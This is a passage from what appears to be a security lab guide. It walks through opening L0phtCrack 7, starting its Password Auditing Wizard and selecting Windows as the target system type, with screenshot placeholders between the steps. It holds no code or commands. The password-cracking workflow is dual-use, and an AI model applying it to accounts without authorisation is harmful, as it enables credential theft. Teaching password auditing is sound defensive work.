Click **Search** icon ( ) on the **Desktop**. Type **l0phtcrack** in the search field, the **L0phtCrack 7** appears in the results, click **Open** to launch it.




3. **L0phtCrack 7** window appears, click the **Password Auditing Wizard** button.




4. The **LC7 Password Auditing Wizard** window appears; click **Next**.




5. In the **Choose Target System Type** wizard, ensure that the **Windows** radio button is selected and click **Next**.



